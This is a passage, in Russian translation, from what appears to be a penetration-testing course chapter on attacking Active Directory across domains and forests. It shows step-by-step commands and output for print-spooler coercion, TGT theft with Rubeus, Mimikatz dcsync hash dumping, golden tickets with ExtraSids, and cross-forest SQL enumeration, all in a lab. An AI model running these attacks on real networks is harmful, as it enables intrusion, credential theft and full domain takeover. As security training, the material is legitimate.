Эта техника не требует привилегий `Domain Admin`. Однако если у нас есть привилегии `Domain Admin`, а серверов с неограниченным делегированием в текущем домене нет, мы можем создать такой сервер сами, изменив конфигурацию одного из серверов. В этом разделе мы выполним атаку без привилегий `Domain Admin`.

Для начала войдём на `appsrv01` как пользователь `Offsec` и откроем PowerShell. Отсюда можно проверить доступ к службе диспетчера печати на корневом контроллере домена `rdc01`.

```
PS C:\Tools> ls \\rdc01\pipe\spoolss

    Directory: \\rdc01\pipe

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
                                                spoolss
```

Листинг 842 - Проверка доступа к службе диспетчера печати на RDC01

Листинг 842 показывает, что у нас есть доступ к службе диспетчера печати на `rdc01` из домена `prod.corp1.com`. Это означает, что мы можем использовать API `RpcRemoteFindFirstPrinterChangeNotification`, чтобы принудить аутентификацию и получить пересылаемый TGT.

Повторим действия из предыдущего раздела: откроем административную командную строку и используем Rubeus для мониторинга новых билетов от машинной учётной записи корневого контроллера домена.

```
C:\Tools> Rubeus.exe monitor /interval:5 /filteruser:RDC01$
...

[*] Action: TGT Monitoring
[*] Target user     : RDC01$
[*] Monitoring every 5 seconds for new TGTs
```

Листинг 843 - Мониторинг TGT

Когда Rubeus запущен, вернёмся в PowerShell и запустим SpoolSample, чтобы принудительно вызвать уведомление об изменении принтера от `rdc01`.

```
PS C:\Tools> .\SpoolSample.exe rdc01.corp1.com appsrv01.prod.corp1.com
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\rdc01.corp1.com, CaptureServer: \\appsrv01.prod.corp1.com
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
```

Листинг 844 - Принудительная аутентификация через службу диспетчера печати

После сообщения об успехе из листинга 844 вернёмся к монитору Rubeus. Через несколько секунд появится новый TGT.

```
[*] 4/17/2020 1:55:43 PM UTC - Found new TGT:

  User                  :  RDC01$@CORP1.COM
  StartTime             :  4/16/2020 10:10:04 PM
  EndTime               :  4/17/2020 8:10:04 AM
  RenewTill             :  4/20/2020 8:30:42 AM
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIE9DCCBPCgAwIBBaEDAgEWooIEBDCCBABhggP8MIID+...

[*] Ticket cache size: 1
```

Листинг 845 - TGT, полученный от RDC01

Теперь, когда мы получили пересылаемый TGT для машинной учётной записи корневого контроллера домена, можно использовать Rubeus и внедрить его в память, как показано в листинге 846.

```
C:\Tools> Rubeus.exe ptt /ticket:doIE9DCCBPCgAwIBBaEDAgEWooIEBDCCBABhggP8MIID+...
...

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

Листинг 846 - Внедрение TGT в память

Машинная учётная запись корневого контроллера домена не является локальным администратором на `rdc01`, поэтому напрямую получить выполнение кода мы не можем. Но машинная учётная запись контроллера домена имеет право выполнять репликацию AD. Мы можем использовать это, принудив репликацию через `dcsync` в Mimikatz.

```
mimikatz # lsadump::dcsync /domain:corp1.com /user:corp1\administrator
[DC] 'corp1.com' will be the domain
[DC] 'RDC01.corp1.com' will be the DC server
[DC] 'corp1\administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 4/2/2020 7:03:40 AM
Object Security ID   : S-1-5-21-1095350385-1831131555-2412080359-500
```

```
Object Relative ID   : 500

Credentials:
  Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e
    ntlm- 0: 2892d26cdf84d7a70e2eb3b9f05c425e
    ntlm- 1: e2b475c11da2a0748290d87aa966c327
    lm  - 0: 52d8a096001c4c402c9e7b00cae2ee9b
...
```

Листинг 847 - Получение NTLM-хеша с помощью DCSync

Теперь у нас есть NTLM-хеш пароля учётной записи `Administrator` корневого домена, а значит, мы получили доступ к группе `Enterprise Admins`. Очень неплохо. Этот раздел показал, насколько опасным может быть неограниченное делегирование Kerberos. В худшем случае можно скомпрометировать весь лес, скомпрометировав всего один сервер или служебную учётную запись.

В 2018 году исследователь безопасности `@harmj0y` обнаружил, что аутентификацию диспетчера печати можно вызвать через доверие лесов и получить пересылаемый TGT.[45] В 2019 году Microsoft выпустила две серии рекомендаций и обновлений безопасности.[46] Первая заблокировала делегирование TGT для всех новых доверий лесов, а вторая - также для существующих доверий лесов.

Также важно помнить: если мы получим привилегии `Domain Admin` в `prod.corp1.com` через другой вектор, мы сможем настроить сервер с неограниченным делегированием Kerberos и использовать его для компрометации любого другого домена в лесу.

#### 16.4.2.1 Упражнения

1. Используйте службу диспетчера печати на `rdc01` и неограниченное делегирование Kerberos на `appsrv01`, чтобы получить NTLM-хеш пользователя `Administrator` из `Enterprise Admins`.
2. Завершите атаку, получив выполнение кода от имени пользователя `Administrator` на `rdc01`.

## 16.5 За пределами леса

Предыдущие разделы ясно показали, что, как и задумано архитектурой, реальной границы безопасности между доменами внутри леса Active Directory нет. Однако Microsoft рассматривает границу между несколькими лесами как границу безопасности, поэтому в следующих разделах мы обсудим межлесовые доверия, их перечисление и возможные векторы эксплуатации.

### 16.5.1 Доверие Active Directory между лесами

В этом модуле мы сосредоточились на междоменном доверии. В этом разделе перейдём к межлесовому доверию. Мы обсудим теорию и выделим различия между доверием лесов и доверием доменов. На рисунке 248 показаны отношения доверия между `Corp1.com` и `Corp2.com`.




Рисунок 248: Доверие между лесами

При таком доверии лесов оба леса доверяют друг другу. Это наиболее типичная форма доверия лесов в Active Directory. Как и доменное доверие, доверие лесов может быть односторонним или двусторонним.

Доверие лесов транзитивно между доменами, поэтому `Dev.Corp1.com` будет доверять `Dev.Corp2.com`, но оно не транзитивно между несколькими лесами. Если бы у `Corp2.com` было доверие к дополнительному домену, например `Corp3.com`, `Corp1.com` не получил бы автоматическое доверие к `Corp3.com`.

Внутри леса сокращённое доверие может ускорить процесс аутентификации. Похожим образом внешнее доверие, показанное на рисунке 248, обозначает доверие от дочернего домена внутри одного леса (`Factory.Prod.Corp1.com`) к дочернему домену внутри другого леса (`Lab.Prod.Corp2.com`). Внешнее доверие также нетранзитивно: если между `Corp1.com` и `Corp2.com` нет доверия лесов, то ни один домен, кроме `Factory.Prod.Corp1.com` и `Lab.Prod.Corp2.com`, не будет состоять в отношениях доверия.

Эта концепция распространяется и на не-Windows-среды. В Linux-среде доверие Kerberos realm, которое может быть транзитивным или нетранзитивным, описывает доверие между лесом Active Directory и Kerberos realm.

В рамках межлесового доверия, такого как в нашем примере, пользователь дочернего домена вроде `Prod.Corp1.com` может выполнять запросы и обращаться к ресурсам в `Prod.Corp2.com`. Мы также можем выполнять перечисление через границу леса, и вся информация является публичной, но доступ к службам зависит от членства в группах.

Однако с точки зрения перечисления доверие внутри леса и межлесовое доверие отличаются. Дополнительная настройка выборочной аутентификации[47] ограничивает доступ через доверие лесов только конкретными пользователями к конкретным объектам. В нашем примере любой пользователь из `Prod.Corp1.com` мог бы выполнять запросы ко всем объектам Active Directory в `Prod.Corp2.com`, но при включённой выборочной аутентификации создаётся сопоставление, разрешающее только выбранным пользователям из `Prod.Corp1.com` получать информацию о конкретных объектах в `Prod.Corp2.com`.

Такое ограничение сильно снижает способность атакующего перечислять чужой лес, но одновременно требует серьёзного проектирования и административной подготовки, поэтому применяется редко.

Межлесовое доверие встречается не так уж редко, и важно понимать, как использовать его во время тестирования на проникновение. В следующем разделе мы выполним перечисление доверия лесов и объектов внутри чужого леса.

### 16.5.2 Перечисление за пределами леса

В этом разделе мы сосредоточимся на перечислении доверия лесов и выполним перечисление из текущего леса к пользователям, принадлежащим доверенному лесу.

Первый шаг перечисления - построить карту доверий лесов. Это легко сделать через .NET с помощью метода `Forest.GetAllTrustRelationships`.[48] В листинге 848 мы выполняем перечисление с точки зрения пользователя `Offsec` из домена `prod.corp1.com`.

```
PS C:\tools> ([System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()).GetAllTrustRelationships(
    )

TopLevelNames            : {corp2.com}
ExcludedTopLevelNames    : {}
TrustedDomainInformation : {corp2.com}
SourceName               : corp1.com
TargetName               : corp2.com
TrustType                : Forest
TrustDirection           : Bidirectional
```

Листинг 848 - Перечисление доверия лесов

Мы обнаружили двустороннее доверие лесов с `corp2.com`. Это перечисление также можно выполнить PowerView через метод `Get-ForestTrust`. Если выборочная аутентификация не включена, мы можем перечислить доверия к дочерним доменам внутри `corp2.com` с помощью `Get-DomainTrust`, указав корневой домен, а затем продолжить работу с найденными дочерними доменами.

```
PS C:\tools> Get-DomainTrust -Domain corp1.com

SourceName      : corp1.com
TargetName      : prod.corp1.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 2:08:22 PM
WhenChanged     : 4/2/2020 2:08:22 PM

SourceName      : corp1.com
TargetName      : corp2.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 7:05:54 PM
WhenChanged     : 4/17/2020 9:53:21 PM
```

Листинг 849 - Перечисление доверия лесов через LDAP

Вывод LDAP-запроса `Get-DomainTrust` раскрывает отношения доверия для домена `corp1.com`. Поскольку ручное перечисление всех доменных и лесовых доверий в большой инфраструктуре Active Directory утомительно, можно автоматизировать процесс методом PowerView `Get-DomainTrustMapping`.

```
PS C:\tools> Get-DomainTrustMapping

SourceName      : prod.corp1.com
TargetName      : corp1.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 2:08:22 PM
WhenChanged     : 4/2/2020 2:08:22 PM
```

```
SourceName      : corp1.com
TargetName      : prod.corp1.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 2:08:22 PM
WhenChanged     : 4/2/2020 2:08:22 PM

SourceName      : corp1.com
TargetName      : corp2.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 7:05:54 PM
WhenChanged     : 4/2/2020 7:05:54 PM

SourceName      : corp2.com
TargetName      : corp1.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 7:05:54 PM
WhenChanged     : 4/2/2020 7:05:54 PM
```

Листинг 850 - Карта доменных и лесовых доверий

Для полной карты доверий также можно использовать инжесторы BloodHound и SharpHound, но независимо от подхода наша цель - собрать достаточно данных, чтобы получить ясное представление о применяемых отношениях доверия.

После перечисления доверия лесов и дочерних доменных доверий можно начать перечислять пользователей, группы и другие объекты в доверенном лесу. Как и при перечислении доверенных доменов, этот процесс можно начать с .NET-класса `DirectorySearcher`, который принимает доверенный лес как область поиска. В листинге 851 показан сокращённый вывод перечисления всех пользователей в `corp2.com`.

```
PS C:\tools> Get-DomainUser -Domain corp2.com

logoncount             : 12
badpasswordtime        : 4/2/2020 12:01:00 PM
description            : Built-in account for administering the computer/domain
distinguishedname      : CN=Administrator,CN=Users,DC=corp2,DC=com
objectclass            : {top, person, organizationalPerson, user}
lastlogontimestamp     : 4/17/2020 12:19:58 PM
name                   : Administrator
objectsid              : S-1-5-21-4182647938-3943167060-1815963754-500
samaccountname         : Administrator
logonhours             : {255, 255, 255, 255...}
admincount             : 1
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=corp2,DC=com
dscorepropagationdata  : {4/2/2020 2:19:32 PM, 4/2/2020 2:19:32 PM, 4/2/2020 2:04:22 PM, 1/1/1601 6:12:16 PM}
memberof               : {CN=Group Policy Creator Owners,CN=Users,DC=corp2,DC=com, CN=Domain
                         Admins,CN=Users,DC=corp2,DC=com, CN=Enterprise Admins,CN=Users,DC=corp2,DC=com,
    CN=Schema
                         Admins,CN=Users,DC=corp2,DC=com...}
...
```

Листинг 851 - Перечисление всех пользователей в `CORP2.COM`

Хотя поиск чужих высокоценных целей интересен, на этом этапе у нас нет явного вектора атаки против них. Один простой подход - искать пользователей с одинаковым именем в обоих лесах, поскольку они могут принадлежать одному сотруднику. Если такая учётная запись существует, есть вероятность, что пароли совпадают, а это может дать нам доступ.

Также можно атаковать чужие учётные записи пользователей. Например, пользователь из `prod.corp1.com` может быть членом группы в `corp2.com`. Такое членство распространено, поскольку это простой способ предоставить доступ к ресурсам. Метод PowerView `Get-DomainForeignGroupMember` позволяет перечислять группы в доверенном лесу или домене, содержащие внешних участников.

```
PS C:\tools> Get-DomainForeignGroupMember -Domain corp2.com

GroupDomain             : corp2.com
GroupName               : myGroup2
GroupDistinguishedName  : CN=myGroup2,OU=corp2Groups,DC=corp2,DC=com
MemberDomain            : corp2.com
MemberName              : S-1-5-21-3776646582-2086779273-4091361643-1601
MemberDistinguishedName : CN=S-1-5-21-3776646582-2086779273-4091361643-1601,CN=ForeignSecurityPrincipals,
    DC=corp2,DC=com

PS C:\tools> convertfrom-sid S-1-5-21-3776646582-2086779273-4091361643-1601
PROD\dave
```

Листинг 852 - Перечисление внешнего членства в группах

Листинг 852 показывает, что пользователь `dave` из нашего текущего домена является членом `myGroup2` в `corp2.com`. В зависимости от прав доступа, связанных с `myGroup2`, компрометация пользователя `dave` в текущем домене может быстро дать доступ к `corp2.com`.

#### 16.5.2.1 Упражнения

1. Постройте карту доменных и лесовых доверий с помощью PowerView.
2. Повторите перечисление членства пользователей из текущего леса внутри `corp2.com`.
3. Найдите группы в текущем лесу, участники которых происходят из `corp2.com`.

## 16.6 Компрометация дополнительного леса

Поскольку Microsoft проектирует доверие лесов как границу безопасности, по умолчанию скомпрометировать доверенный лес невозможно даже при полной компрометации текущего леса. В следующих разделах мы обсудим атаки, которые позволяют скомпрометировать доверенный лес при нестандартных, но не редких условиях.

### 16.6.1 Покажи мне свой дополнительный SID

Когда мы повышали доступ с `prod.corp1.com` до `corp1.com`, мы злоупотребляли концепцией `ExtraSids`, которая позволила создать TGT и стать членами группы `Enterprise Admins`.

В этом разделе мы снова рассмотрим эту технику и разберём, как она применяется к доверию лесов. Доверие лесов вводит концепцию фильтрации SID. При доверии лесов содержимое поля `ExtraSids` фильтруется, поэтому членство в группах не принимается безоговорочно.

Например, мы могли бы повторить предыдущую атаку и создать TGT в `corp1.com` с записью `ExtraSids`, утверждающей, что мы являемся членами группы `Enterprise Admins` в `corp2.com`. Когда TGT, теперь подписанный межлесовым ключом доверия, попадёт на контроллер домена в `corp2.com`, эта запись `ExtraSids` будет удалена, а нам вернётся TGS. Значит, предыдущую атаку напрямую повторить не получится.

Проверим это в лаборатории: сначала получим хеш пароля `krbtgt` для домена `corp1.com`. Войдём на Windows 10-клиент как пользователь `Offsec`, затем откроем командную строку в контексте пользователя `Administrator` из домена `corp1.com`, чтобы смоделировать полную компрометацию леса. После этого используем Mimikatz, вызовем репликацию контроллера домена через `dcsync` и получим хеш пароля `krbtgt` для `corp1.com`.

```
mimikatz # lsadump::dcsync /domain:corp1.com /user:corp1\krbtgt
[DC] 'corp1.com' will be the domain
[DC] 'RDC01.corp1.com' will be the DC server
[DC] 'corp1\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/2/2020 6:47:04 AM
Object Security ID   : S-1-5-21-1095350385-1831131555-2412080359-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 22722f2e5074c2f03938f6ba2de5ae5c
...
```

Листинг 853 - Получение хеша пароля `krbtgt`

Для создания золотого билета нам также нужны SID исходного и целевого доменов. Для этого снова воспользуемся PowerView.

```
PS C:\tools> Get-DomainSID -domain corp1.com
S-1-5-21-1095350385-1831131555-2412080359

PS C:\tools> Get-DomainSID -domain corp2.com
S-1-5-21-4182647938-3943167060-1815963754
```

Листинг 854 - Определение SID доменов

Теперь у нас есть вся информация для создания золотого билета, в котором группа `Enterprise Admins` указана как `ExtraSid`.

```
mimikatz # kerberos::golden /user:h4x /domain:corp1.com /sid:S-1-5-21-1095350385-1831131555-2412080359 /
    krbtgt:22722f2e5074c2f03938f6ba2de5ae5c /sids:S-1-5-21-4182647938-3943167060-1815963754-519 /ptt

User      : h4x
Domain    : corp1.com (CORP1)
SID       : S-1-5-21-1095350385-1831131555-2412080359
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-4182647938-3943167060-1815963754-519 ;
ServiceKey: 22722f2e5074c2f03938f6ba2de5ae5c - rc4_hmac_nt
Lifetime  : 4/18/2020 7:10:48 AM ; 4/16/2030 7:10:48 AM ; 4/16/2030 7:10:48 AM
-> Ticket : ** Pass The Ticket **

  * PAC generated
  * PAC signed
  * EncTicketPart generated
  * EncTicketPart encrypted
  * KrbCred generated

Golden ticket for 'h4x @ corp1.com' successfully submitted for current session
```

Листинг 855 - Создание золотого билета с `ExtraSid`

Чтобы проверить, сработал ли золотой билет, попробуем открыть удалённую командную строку на `dc01.corp2.com` через PsExec.

```
C:\tools> c:\tools\SysinternalsSuite\PsExec.exe \\dc01.corp2.com cmd
...

Couldn't access dc01.corp2.com:
Access is denied.
```

Листинг 856 - Отказ в доступе на `dc01.corp2.com`

К сожалению, наш золотой билет не дал нам доступ `Enterprise Admins` в `corp2.com`. Причина - фильтрация SID. Хотя административная оснастка с графическим интерфейсом Active Directory Domains and Trusts этого не показывает, защиту фильтрации SID можно ослабить. На контроллере домена, управляющем входящим доверием, можно использовать `Netdom`[49] и разрешить историю SID, что смягчит строгую фильтрацию SID.

Прежде чем продолжить, разберёмся, почему вообще кому-то может понадобиться снижать уровень защиты и потенциально позволять компрометации одного леса влиять на другой. Представим, что корпорация `corp1` приобрела корпорацию `corp2`. У обеих уже есть инфраструктура Active Directory, и теперь её нужно объединить. Один способ - перенести всех пользователей и все службы из `corp2.com` в `corp1.com`. Учётные записи пользователей перемещать относительно просто, но серверы и службы могут создать проблемы. Поэтому может понадобиться разрешить перенесённым пользователям доступ к службам в старом лесу. История SID была создана именно для таких задач, и на период миграции `corp2.com` мог бы отключить фильтрацию SID.

В реальном мире такие миграции часто длятся несколько лет или вообще не завершаются, оставляя доверие лесов с включённой историей SID на длительный срок.

Перед продолжением выведем атрибуты объекта доверия, чтобы увидеть, как они изменятся после включения истории SID.

```
PS C:\tools> Get-DomainTrust -Domain corp2.com

SourceName      : corp1.com
TargetName      : corp2.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 7:05:54 PM
WhenChanged     : 4/17/2020 9:38:08 PM
```

Листинг 857 - Информация о доверии лесов с фильтрацией SID

Как мы увидим, интересное свойство в этом выводе - `TrustAttributes`. Чтобы включить историю SID, сначала войдём на контроллер домена `corp2.com` как пользователь `Administrator` и откроем командную строку. Затем используем подкоманду `trust` утилиты `netdom`, укажем исходный домен, целевой домен и настройку истории SID (`/enablesidhistory`), чтобы включить историю SID.

```
C:\Users\Administrator> netdom trust corp2.com /d:corp1.com /enablesidhistory:yes
Enabling SID history for this trust.

The command completed successfully.
```

Листинг 858 - Включение истории SID в `CORP2.COM`

После включения истории SID снова запросим объект доверия и обратим внимание на содержимое свойства `TrustAttributes`.

```
PS C:\tools> Get-DomainTrust -Domain corp2.com

SourceName      : corp2.com
TargetName      : corp1.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : TREAT_AS_EXTERNAL,FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 7:05:54 PM
WhenChanged     : 4/18/2020 2:22:10 PM
```

Листинг 859 - Информация о доверии лесов без фильтрации SID

В этом выводе значение TREAT_AS_EXTERNAL показывает, что доверие лесов теперь рассматривается как внешнее доверие, но с транзитивностью обычного доверия лесов.

Теперь нужно определить, позволит ли это добавить себя в группу Enterprise Admins в corp2.com и скомпрометировать весь лес. Снова создадим золотой билет с теми же входными данными, что и раньше.

```
mimikatz # kerberos::golden /user:h4x /domain:corp1.com /sid:S-1-5-21-1095350385-1831131555-2412080359 /
    krbtgt:22722f2e5074c2f03938f6ba2de5ae5c /sids:S-1-5-21-4182647938-3943167060-1815963754-519 /ptt
User      : h4x
Domain    : corp1.com (CORP1)
SID       : S-1-5-21-1095350385-1831131555-2412080359
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-4182647938-3943167060-1815963754-519 ;
...
Golden ticket for 'h4x @ corp1.com' successfully submitted for current session
```

Листинг 860 - Повторное создание золотого билета

Теперь используем этот золотой билет и попробуем выполнить код на dc01.corp2.com через PsExec.

```
C:\tools> c:\tools\SysinternalsSuite\PsExec.exe \\dc01.corp2.com cmd
...

Couldn't access dc01.corp2.com:
Access is denied.
```

Листинг 861 - Доступ к dc01.corp2.com всё ещё запрещён

К сожалению, у нас всё ещё нет возможности скомпрометировать доверенный лес. Хотя мы включили историю SID, фильтрация SID остаётся активной. Microsoft определила, что любой SID с RID меньше 1000 всегда фильтруется независимо от настройки истории SID.[50] Однако SID с RID, равным 1000 или выше, для внешнего доверия не фильтруется. Когда мы запросили объект доверия после включения истории SID, мы увидели, что доверие лесов обрабатывается как внешнее доверие.

Нестандартная группа всегда будет иметь RID, равный 1000 или выше. Если мы найдём пользовательскую группу, членство в которой позволит скомпрометировать пользователя или компьютер, её можно использовать как точку входа. Например, перечислим участников встроенной группы Administrators в corp2.com.

```
PS C:\tools> Get-DomainGroupMember -Identity "Administrators" -Domain corp2.com

GroupDomain             : corp2.com
GroupName               : Administrators
GroupDistinguishedName  : CN=Administrators,CN=Builtin,DC=corp2,DC=com
MemberDomain            : corp2.com
MemberName              : powerGroup
MemberDistinguishedName : CN=powerGroup,OU=corp2Groups,DC=corp2,DC=com
MemberObjectClass       : group
MemberSID               : S-1-5-21-4182647938-3943167060-1815963754-1106
```

Листинг 862 - Поиск участников встроенной группы Administrators

powerGroup является участником встроенной группы Administrators, а значит, даст локальный административный доступ к контроллеру домена corp2.com. Кроме того, её RID (1106) выше 1000. Но есть ещё одно очень важное ограничение. Если пользовательская группа, которую мы пытаемся использовать, входит в глобальную группу безопасности[51], например Domain Admins или Enterprise Admins, этот доступ также будет отфильтрован.[52] Не фильтруется только членство в доменных локальных группах безопасности. В нашем примере встроенная группа Administrators является доменной локальной группой, поэтому мы можем использовать её для немедленной компрометации леса.

Изменим команду создания золотого билета и добавим SID `powerGroup`.

```
mimikatz # kerberos::golden /user:h4x /domain:corp1.com /sid:S-1-5-21-1095350385-1831131555-2412080359 /
    krbtgt:22722f2e5074c2f03938f6ba2de5ae5c /sids:S-1-5-21-4182647938-3943167060-1815963754-1106 /ptt
User      : h4x
Domain    : corp1.com (CORP1)
SID       : S-1-5-21-1095350385-1831131555-2412080359
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-4182647938-3943167060-1815963754-1106 ;
...
Golden ticket for 'h4x @ corp1.com' successfully submitted for current session
```

Листинг 863 - Золотой билет с `powerGroup` в `ExtraSids`

После создания билета и загрузки его в память снова попробуем получить доступ к `dc01.corp2.com` через PsExec.

```
C:\tools> c:\tools\SysinternalsSuite\PsExec.exe \\dc01.corp2.com cmd
...

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
corp1\h4x
```

Листинг 864 - Получение доступа к DC01 через PsExec

Наконец-то мы получили выполнение кода внутри `corp2.com`. Отлично. Пример в этом разделе достаточно простой, но он показывает главный смысл. Чаще всего такая атака не приводит к мгновенной компрометации домена или леса, но часто можно найти нестандартные группы с чрезмерными DACL-разрешениями, включая важные цели вроде групп безопасности Microsoft Exchange.[53]

Архитектура фильтрации SID доказывает, что доверие лесов является границей безопасности, которую нельзя легко пересечь. Даже при включённой истории SID компрометация доверенного леса вероятна, но часто не тривиальна.

В этом разделе мы сосредоточились на доверии лесов, но при включённой истории SID фактически имеем дело с внешним доверием. Это означает, что по умолчанию внешнее доверие можно атаковать через `ExtraSids`, используя группы с RID, равным 1000 или выше. Внешнее доверие не обеспечивает транзитивность, но если доверенный домен скомпрометирован, скомпрометирован и весь лес.

Фильтрация SID является дополнительной настройкой для внешних доверий и известна как карантин фильтра SID.

В этом разделе мы исследовали доверие лесов и показали, как им можно злоупотребить при определённых условиях. Это подчёркивает, что во время тестирования на проникновение мы всегда должны проверять фильтрацию SID в средах, которые полагаются на доверие лесов. В следующих двух разделах мы рассмотрим ещё две техники, которые иногда могут привести к компрометации через доверие лесов.

#### 16.6.1.1 Упражнения

1. Перечислите настройку истории SID для `corp2.com`.
2. Попробуйте получить выполнение кода на `dc01.corp2.com` с помощью золотого билета.
3. Включите историю SID для `corp2.com` и снова перечислите её настройку.
4. Получите обратную оболочку Meterpreter на `dc01.corp2.com` с использованием золотого билета.
5. Снова отключите историю SID через `netdom`.

### 16.6.2 Связанные SQL-серверы в лесу

В предыдущем модуле мы показали, как связанные SQL-серверы можно использовать для компрометации дополнительных SQL-серверов и, если наши привилегии достаточно высоки, самой операционной системы. SQL-серверы также могут быть связаны через доменные и даже лесовые доверия, что создаёт интересную атакующую поверхность.

Например, компания может разместить веб-сервер и связанный с ним SQL-сервер в DMZ, но некоторые запросы могут требовать доступа к данным, которые компания не хочет размещать напрямую в DMZ. Одним решением было бы настроить связь от SQL-сервера в DMZ к SQL-серверу во внутреннем домене.

Чтобы продемонстрировать это, сначала выполним перечисление и найдём зарегистрированные SPN для MSSQL в `prod.corp1.com`.

```
C:\tools> setspn -T prod -Q MSSQLSvc/*
Checking domain DC=prod,DC=corp1,DC=com
CN=SQLSvc,OU=prodUsers,DC=prod,DC=corp1,DC=com
        MSSQLSvc/CDC01.prod.corp1.com:SQLEXPRESS
        MSSQLSvc/cdc01.prod.corp1.com:1433

Existing SPN found!
```

Листинг 865 - Поиск MSSQL-серверов в `PROD.CORP1.COM`

Существование этого SQL-сервера не является сюрпризом, поскольку мы уже эксплуатировали его в предыдущем разделе. Можно перечислять зарегистрированные SPN через доменное доверие, как показано в листинге 866.

```
C:\tools> setspn -T corp1 -Q MSSQLSvc/*
Checking domain DC=corp1,DC=com
CN=SQLSvc1,OU=corp1users,DC=corp1,DC=com
        MSSQLSvc/rdc01.corp1.com:1433

Existing SPN found!
```

Листинг 866 - Поиск MSSQL-серверов в `CORP1.COM`

Это перечисление также работает через доверие лесов и позволяет найти SPN в `corp2.com`.

```
C:\tools> setspn -T corp2.com -Q MSSQLSvc/*
Checking domain DC=corp2,DC=com
CN=SQLSvc2,OU=corp2users,DC=corp2,DC=com
        MSSQLSvc/dc01.corp2.com:1433

Existing SPN found!
```

Листинг 867 - Поиск MSSQL-серверов в `CORP2.COM`

Мы нашли несколько MSSQL-серверов через домены и леса. Следующий шаг - попробовать войти на них. Мы уже знаем, что наш пользователь может войти на `cdc01.prod.corp1.com`, но следующие цели - `rdc01.corp1.com` и `dc01.corp2.com`.

Сначала попробуем войти на `rdc01.corp1.com`, повторно используя уже разработанную технику и изменив целевой сервер, как показано в частичном фрагменте кода ниже.

```
...
String sqlServer = "rdc01.corp1.com";
String database = "master";

String conString = "Server = " + sqlServer + "; Database = " + database + "; Integrated Security = True;";
SqlConnection con = new SqlConnection(conString);
...
```

Листинг 868 - Изменение целевого SQL-сервера

